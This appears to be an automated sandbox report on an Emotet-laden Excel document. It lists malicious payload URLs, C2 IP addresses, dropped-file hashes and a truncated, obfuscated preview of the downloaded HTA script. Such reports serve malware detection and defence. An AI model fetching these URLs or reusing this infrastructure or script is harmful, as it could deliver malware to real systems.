http://flybustravel.com/cgi-bin/2TjUH/	100%	Avira URL Cloud	malware	
http://www.protware.com/	0%	URL Reputation	safe	
http://wallacebradley.com/css/Yc	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlXtrP	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.pngPE3	100%	Avira URL Cloud	malware	
http://wallacebradley.com/css/YcDc927SJR/	100%	Avira URL Cloud	malware	
http://https://elroieyecentre.org/cgi-bin/I42slgmf8nBpUYsb/PE3	100%	Avira URL Cloud	malware	
http://https://algzor.com/wp-includes/g	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlEtrM	100%	Avira URL Cloud	malware	
http://wallacebradley.com/css/YcDc927SJR/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlhttp://91.240.118.168/qqw/aas/se.html	100%	Avira URL Cloud	malware	
http://docs-construction.com/wp-	0%	Avira URL Cloud	safe	
http://91.240.118.168/qqw/aas/se.htmlA{	100%	Avira URL Cloud	malware	
http://https://bluwom-milano.com/wp-content/FEj3y4z/	100%	Avira URL Cloud	malware	
http://https://esaci-egypt.com/wp-includes/W7qXVeGp/	100%	Avira URL Cloud	malware	
http://https://thaireportchannel.com/wp-includes/KaWZp0odkEO/	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlO{	100%	Avira URL Cloud	malware	
http://kuyporn.com	100%	Avira URL Cloud	malware	
http://flybustravel.com/cgi-bin/2TjUH/PE3	100%	Avira URL Cloud	malware	
http://kuyporn.com/wp-content/XSs5/PE3	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.html	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlB	100%	Avira URL Cloud	malware	
http://https://bluwom-milano.com/wp-con	100%	Avira URL Cloud	malware	
http://https://bluwom-milano.com/wp-content/FEj3y4z/PE3	100%	Avira URL Cloud	malware	
http://jeffreylubin.igcloud.com	100%	Avira URL Cloud	malware	
http://https://elroieyecentre.org/cgi-bin/I42slgmf8nBpUYsb/	100%	Avira URL Cloud	malware	
http://www.protware.com	0%	URL Reputation	safe	
http://91.240.118.168/qqw/aas/se	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.png	100%	Avira URL Cloud	malware	
http://https://thaireportchannel.com/wp	100%	Avira URL Cloud	malware	
http://jeffreylubin.igcloud.com/	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlC:	100%	Avira URL Cloud	malware	
http://flybustravel.com/cgi-bin/	100%	Avira URL Cloud	malware	
http://jeffreylubin.igcloud.com/wp-admin/vzOG/PE3	100%	Avira URL Cloud	malware	
http://https://esaci-egypt.com/wp-inclu	100%	Avira URL Cloud	malware	
http://https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdSD3iz/	100%	Avira URL Cloud	malware	
http://91.240.118.168	100%	URL Reputation	malware	

Source	Detection	Scanner	Label	Link
http://https://algzor.com/wp-includes/ghFXvGLEh/PE3	100%	Avira URL Cloud	malware	
http://https://algzor.com/wp-includes/ghFXvGLEh/	100%	Avira URL Cloud	malware	
http://https://grupomartinsanchez.com/wp-admin/QpFDJPMY49/	100%	Avira URL Cloud	malware	
http://91.240.118.168/qqw/aas/se.htmlmshta	100%	Avira URL Cloud	malware	
http://https://esaci-egypt.com/wp-includes/W7qXVeGp/PE3	100%	Avira URL Cloud	malware	
http://https://pcovestudio.com/wp-admin	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains					
Name	IP	Active	Malicious	Antivirus Detection	Reputation
kuyporn.com	172.67.149.209	true	true	10%, Virustotal, Browse	unknown
jeffreylubin.igcloud.com	74.208.236.157	true	false		unknown

Contacted URLs			
Name	Malicious	Antivirus Detection	Reputation
http://jeffreylubin.igcloud.com/wp-admin/vzOG/	true	Avira URL Cloud: malware	unknown
http://kuyporn.com/wp-content/XSs5/	true	Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.html	true	Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.png	true	Avira URL Cloud: malware	unknown


URLs from Memory and Binaries				
Name	Source	Malicious	Antivirus Detection	Reputation
http://kuyporn.com/wp-content/XS	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://docs-construction.com/wp-admin/JJEf0KEA5/PE3	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlMuzL	mshta.exe, 00000004.00000003.415189643.0000000002FC000.00000004.00000020.0002000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlWinSta0	mshta.exe, 00000004.00000002.434814870.000000000290000.00000004.00000020.0002000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://https://algzor.c	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://91.240.118.168/qqw/aas/se.htmlfunction	mshta.exe, 00000004.00000003.418218977.000000002B9D000.00000004.00000800.0002000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://https://grupomartinsanchez.com/w	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdsD3iz/PE3	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlv1.0	mshta.exe, 00000004.00000003.432720286.000000000389000.00000004.00000020.0002000.00000000.sdmp, mshta.exe, 00000004.0000003.415279373.000000000389000.0000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.436709573.000000000389000.00000004.00000020.00020000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://https://grupomartinsanchez.com/wp-admin/QpFDJPMY49/PE3	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	Avira URL Cloud: malware	unknown
http://kuyporn.c	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	false	Avira URL Cloud: safe	unknown
http://https://elroieyecentre.org/cgi-b	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://thaireportchannel.com/wp-includes/KaWZp0odkEO/PE3	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.11	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• URL Reputation: safe	low
http://docs-construction.com/wp-admin/JJEf0kEA5/	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://flybustravel.com/cgi-bin/2TjUH/	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.protware.com/	mshta.exe, 00000004.00000003.432412944.0000000035CA000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.415021403.00000000035C9000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.431896244.0000000005A68000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.431603651.0000000035CA000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.431688138.0000000005A68000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.437362266.0000000005A68000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.437239734.000000000409B000.00000004.00000001.0.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.437126353.00000000035CA000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://wallacebradley.com/css/Yc	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlXtrP	mshta.exe, 00000004.00000002.434904863.0000000002EB000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.432627473.00000000002E6000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.pngPE3	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://wallacebradley.com/css/YcDc927SJR/	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://elroieyecentre.org/cgi-bin/l42slgmf8nBpUYsb/PE3	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://algzor.com/wp-includes/g	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlEtrM	mshta.exe, 00000004.00000002.434814870.000000000290000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://wallacebradley.com/css/YcDc927SJR/PE3	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlhttp://91.240.118.168/qqw/aas/se.html	mshta.exe, 00000004.00000003.416857633.000000002B95000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://docs-construction.com/wp-	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://91.240.118.168/qqw/aas/se.htmlA(	mshta.exe, 00000004.00000003.432720286.000000000389000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000003.415279373.000000000389000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.436709573.000000000389000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://bluwom-milano.com/wp-content/FEj3y4z/	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://esaci-egypt.com/wp-includes/W7qXVeGp/	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://thaireportchannel.com/wp-includes/KaWZp0odkEO/	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://91.240.118.168/qqw/aas/se.htmlO(	mshta.exe, 00000004.00000003.432720286.0 00000000389000.00000004.00000020.000200 00.00000000.sdmp, mshta.exe, 00000004.00 000003.415279373.0000000000389000.000000 04.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.436709573.000000000038900 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://kuyporn.com	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://flybustravel.com/cgi-bin/2TjUH/PE3	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://kuyporn.com/wp-content/XSs5/PE3	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlB	80_513972285.xls.0.dr	true	• Avira URL Cloud: malware	unknown
http://https://bluwom-milano.com/wp-con	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://bluwom-milano.com/wp-content/FEj3y4z/PE3	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://jeffreylubin.igcloud.com	powershell.exe, 00000006.00000002.677511 514.00000000039CA000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://elroieyecentre.org/cgi-bin/l42slgmf8nBpUYsb/	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.cloudflare.com/5xx-error-landing	powershell.exe, 00000006.00000002.677511 514.00000000039CA000.00000004.00000800.0 0020000.00000000.sdmp, powershell.exe, 0 0000006.00000002.676191632.0000000003821 000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.protware.com	mshta.exe, 00000004.00000003.432498297.0 000000003536000.00000004.00000020.000200 00.00000000.sdmp, mshta.exe, 00000004.00 000002.437126353.000000000035CA000.000000 04.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://91.240.118.168/qqw/aas/se	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://thaireportchannel.com/wp	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/ccleanerv	powershell.exe, 00000006.00000002.670395 063.00000000003E0000.00000004.00000020.0 0020000.00000000.sdmp	false		high
http://jeffreylubin.igcloud.com/	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlC:	mshta.exe, 00000004.00000003.432720286.0 00000000389000.00000004.00000020.000200 00.00000000.sdmp, mshta.exe, 00000004.00 000003.415279373.0000000000389000.000000 04.00000020.00020000.00000000.sdmp, mshta.exe, 00000004.00000002.436709573.000000000038900 0.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://flybustravel.com/cgi-bin/	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://jeffreylubin.igcloud.com/wp-admin/vzOG/PE3	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://esaci-egypt.com/wp-inclu	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://pcovestudio.com/wp-admin/c3zgRi2wXwCbdSD3iz/	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168	powershell.exe, 00000006.00000002.676191 632.0000000003821000.00000004.00000800.0 0020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://www.piriform.com/ccleaner	powershell.exe, 00000006.00000002.670395 063.00000000003E0000.00000004.00000020.0 0020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://algzor.com/wp-includes/ghFXVrGLEh/PE3	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdm	true	• Avira URL Cloud: malware	unknown
http://https://algzor.com/wp-includes/ghFXVrGLEh/	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdm	true	• Avira URL Cloud: malware	unknown
http://https://grupomartinsanchez.com/wp-admin/QpFDJPMY49/	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdm	true	• Avira URL Cloud: malware	unknown
http://91.240.118.168/qqw/aas/se.htmlmshta	mshta.exe, 00000004.00000002.434814870.000000000290000.00000004.00000020.00020000.00000000.sdm	true	• Avira URL Cloud: malware	unknown
http://https://esaci-egypt.com/wp-includes/W7qXVeGp/PE3	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdm	true	• Avira URL Cloud: malware	unknown
http://https://pcovestudio.com/wp-admin	powershell.exe, 00000006.00000002.676191632.0000000003821000.00000004.00000800.00020000.00000000.sdm	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
207.148.81.119	unknown	United States		20473	AS-CHOOPAUS	true
104.131.62.48	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
198.199.98.78	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
194.9.172.107	unknown	unknown		207992	FEELBFR	true
59.148.253.194	unknown	Hong Kong		9269	HKBN-AS-APHongKongBroadbandNetworkLtdHK	true
74.207.230.120	unknown	United States		63949	LINODE-APLinodeLLCUS	true
103.41.204.169	unknown	Indonesia		58397	INFINYS-AS-IDPTInfynsSystemIndonesi	true
85.214.67.203	unknown	Germany		6724	STRATOSTRATOAGDE	true
191.252.103.16	unknown	Brazil		27715	LocawebServicosdeInternetSABR	true
168.197.250.14	unknown	Argentina		264776	OmarAnselmoRipollTDCNETAR	true
185.148.168.15	unknown	Germany		44780	EVERSCALE-ASDE	true

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
66.42.57.149	unknown	United States		20473	AS-CHOOPAUS	true
91.240.118.168	unknown	unknown		49453	GLOBALLAYERNL	true
139.196.72.155	unknown	China		37963	CNNIC-ALIBABA-CN-NET-APHangzhouAlibabaAdvertisingCoLtd	true
217.182.143.207	unknown	France		16276	OVHFR	true
203.153.216.46	unknown	Indonesia		45291	SURF-IDPTSurfindoNetworkID	true
159.69.237.188	unknown	Germany		24940	HETZNER-ASDE	true
116.124.128.206	unknown	Korea Republic of		9318	SKB-ASSKBroadbandCoLtdKR	true
37.59.209.141	unknown	France		16276	OVHFR	true
78.46.73.125	unknown	Germany		24940	HETZNER-ASDE	true
210.57.209.142	unknown	Indonesia		38142	UNAIR-AS-IDUniversitasAirlanggaID	true
172.67.149.209	kuyporn.com	United States		13335	CLOUDFLARENETUS	true
185.148.168.220	unknown	Germany		44780	EVERSCALE-ASDE	true
74.208.236.157	jeffreylubin.igcloud.com	United States		8560	ONEANDONE-ASBrauerstrasse48DE	false
54.37.228.122	unknown	France		16276	OVHFR	true
185.168.130.138	unknown	Ukraine		49720	GIGACLOUD-ASUA	true
190.90.233.66	unknown	Colombia		18678	INTERNEXASAESPCO	true
142.4.219.173	unknown	Canada		16276	OVHFR	true
54.38.242.185	unknown	France		16276	OVHFR	true
195.154.146.35	unknown	France		12876	OnlineSASFR	true
195.77.239.39	unknown	Spain		60493	FICOSA-ASES	true
78.47.204.80	unknown	Germany		24940	HETZNER-ASDE	true
118.98.72.86	unknown	Indonesia		7713	TELKOMNET-AS-APPTTelekomunikasiIndonesiaID	true
37.44.244.177	unknown	Germany		47583	AS-HOSTINGERLT	true
62.171.178.147	unknown	United Kingdom		51167	CONTABODE	true
128.199.192.135	unknown	United Kingdom		14061	DIGITALOCEAN-ASNUS	true

General Information	
Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	562424
Start date:	28.01.2022
Start time:	21:23:48
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 5s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	80_513972285.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	18
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal100.troj.expl.evad.winXLS@25/9@2/36
EGA Information:	• Successful, ratio: 71.4%
HDC Information:	• Successful, ratio: 18.1% (good quality ratio 17.1%) • Quality average: 72% • Quality standard deviation: 25.6%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, WMIADAP.exe, conhost.exe
- TCP Packets have been reduced to 100
- Execution Graph export aborted for target mshta.exe, PID 2840 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 3012 because it is empty
- Not all processes were analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
21:24:20	API Interceptor	62x Sleep call for process: mshta.exe modified
21:24:24	API Interceptor	441x Sleep call for process: powershell.exe modified
21:24:42	API Interceptor	114x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\QWER.dll



Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	557056
Entropy (8bit):	7.0041232632621595
Encrypted:	false
SSDEEP:	6144:HUNF4UQXtkAiBuGKDU5PSczbmOTT0DaTMGOUylbdTN1itwRCIN6RfcjXxX4R0Zq:AeAa4DU5PSczbmmTzTn7yDx6BrWt
MD5:	DF8A5542B86A487AD0C0581E11F0B5EB
SHA1:	170867F21CA9A1B9CACC84336441449BAE0D4911
SHA-256:	69DB5ABABB04BC8A6805647D738E69663ADDACF57AAD0CB9384B60804260A266
SHA-512:	F8E739A1CCBF86AD6B694E4AF44121117373B775C262889F54EFDE52ECC439A358A9C148AD527490FACBA3EDA439F2379CF032B0E36C17CB4324C85C2BA2855
Malicious:	true
Yara Hits:	Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: C:\ProgramData\QWER.dll, Author: Joe Security
Antivirus:	Antivirus: Joe Sandbox ML, Detection: 100%
Preview:	MZ.....@.....!..L!This program cannot be run in DOS mode...\$......hs.a,...2,...2,...2&..2...27..2,...2...26..2...2...2...2...2-..2...2-..2Rich..2.....PE..L.....a.....!...P.....@-..R...4.....Pv.....ON.....@.....`.....@......text...9E.....P.....`..rdata.....`.....@..@.data....e...0...0.....@....rsrc...Pv.....`.....@..@.reloc..v....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\se[1].htm

Process:	C:\Windows\System32\mshta.exe
File Type:	data
Category:	downloaded
Size (bytes):	11230
Entropy (8bit):	6.174353476920402
Encrypted:	false
SSDEEP:	192:aYVckQn+a8Ytu3jBoYwMxsybTH8INQwAB3fEbMH4+juo8w8q0T1fEnXAdZI+gpX:aYUkNa8ZBoYwMDXH8INbs8BJZl+WX
MD5:	3CDAF9C34211A5219808433770A34E72
SHA1:	A16F4AC4AF7E46FF84E330BF50A9B6AA6A9A93EC
SHA-256:	CD29D9E79ED2874B6597961173BA7EF09B5F2295CF330BFDAEFF84459EBC58FB
SHA-512:	489E0C619AC80BBE287D8C9C339A11932CB8991EFBD29D536B3D45F9259D325551DF9DC6B1B38DFC4B72051CB05C856C81F9B767CE66A910FE3876927CE6572
Malicious:	false
IE Cache URL:	http://91.240.118.168/qqw/aas/se.html
Preview:	<html><head><meta http-equiv='x-ua-compatible' conten t='EmulateIE9'><script> l =document.documentMode document.all;var f9f76c=true; l1 =document.layers; l =window.sidebar;f9f76c=!((l1&& l1)&&!(l1&& l1&& l1)); l =location+"; l1=navigator.userAgent.toLowerCase();function l1(l1){return l1.indexof(l1)>0?true:false}; l =l1('kht') l1('per');f9f76c =l ;zLP=location.protocol +'0FD';vLG487Q2fbnWb=new Array();d3fUhQBfUW303=new Array();d3fUhQBfUW303[0]='c1611171R%50%32e%37' ,vLG487Q2fbnWb[0]='.<!D.O.C.T.Y.P.E. .h.t.m.l. .P.U.B.L.I.C. ".-././W.3.C~.D.T.D. .X.H.T.M.L. .1...0. .T.r.a.n.s.i.t.i.o.n.a.l~.E.N."~.~\n.t.p.:~.w~B...w.3...o.r.g./T.R./x~\n~.1/~.~D~N~P.l.1.-t~~/~1~3~5.l...d.t.d.">.<-W. .x~././="~=?~A~C~E~G~I~/1.9~y~V~..l~f~h.e.a.d~g.s.c.r.i.p.t>.e~v~6.(u.n.e)~.a.p.e.(\'\\1.6.6.a.r.%2.0%.7

C:\Users\user\AppData\Local\Temp\3DDBB.tmp

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	1.1464700112623651
Encrypted:	false
SSDEEP:	3:YmsalTILPtlI2N81HRQjIORGt7RQ//W1XR9//3R9//rI912N0xs+CFQXCBC9Xh9Xh9X
MD5:	72F5C05B7EA8DD6059BF59F50B22DF33
SHA1:	D5AF52E129E15E3A34772806F6C5FBF132E7408E
SHA-256:	1DC0C8D7304C177AD0E74D3D2F1002EB773F4B180685A7DF6BBE75CCC24B0164
SHA-512:	6FF1E2E6B99BD0A4ED7CA8A9E943551BCD73A0BEFCACE6F1B1106E8859C0846C9BB76CA99A33266FFEC2440CF6A440090F803ABBF28B208A6C7BC6310BEB39E
Malicious:	false

Preview:	>.....
----------	--

C:\Users\user\AppData\Local\Temp\~DF33AC78DEA2F7DEBE.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	2.664554788742027
Encrypted:	false
SSDEEP:	768:YxslNg5+nBqmlk3hbdlylKsgqopeJBWhZFGkE+cML:YY+nBqmlk3hbdlylKsgqopeJBWhZFGk7
MD5:	534B016025B9A11F0776BBE070BC9EBC
SHA1:	23D5520395E4BC1DF6ADE5661554F1DD387DB5CA
SHA-256:	6CE3127C861EB2D24C2CB18AD25C43FB09DC0D15AC4F9C727553C6B30D75BF3D
SHA-512:	09D74BFD0E1422045B40ED37C12EE5380D319F867977725917CE16567012E25562EDDE24E7334073BB59E81DF766501B54A8FD1B9F5D7E66DF9E84BBD57D124F
Malicious:	false
Preview:	

C:\Users\user\AppData\Local\Temp\~DFD5CC603F304DA47F.TMP	
